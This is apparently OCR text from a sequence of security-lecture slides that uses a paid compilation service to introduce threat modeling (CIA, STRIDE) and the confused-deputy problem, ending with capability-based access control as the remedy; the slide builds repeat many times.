
- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



A Simple (Classic) Example


- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- spoofing requests
- repudiate requests
- MITM
  - tamper
  - leak
  - block




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



A Simple (Classic) Example


- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)


- The service must be allowed to update the bill.



A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a ***confused deputy***




A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a ***confused deputy***

- privilege escalation is implicit



Clients

Compiler Service


bill.txt

“(Foo.c,**bill.txt**)”

Outputs

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a ***confused deputy***


- privilege escalation is implicit

Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!



The service is a ***confused deputy***

- privilege escalation is implicit


Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!


The service is a ***confused deputy***
- privilege escalation is implicit



Can be addressed with ***capability*** based access control

A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)



- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a ***confused deputy***

- privilege escalation is implicit

Can be addressed with ***capability*** based access control


A Simple (Classic) Example

- Consider a paid compilation service
- What threats should we model? (CIA & STRIDE)

- The service must be allowed to update the bill.
- All requests execute with the authority of the service!

The service is a ***confused deputy***

- privilege escalation is implicit



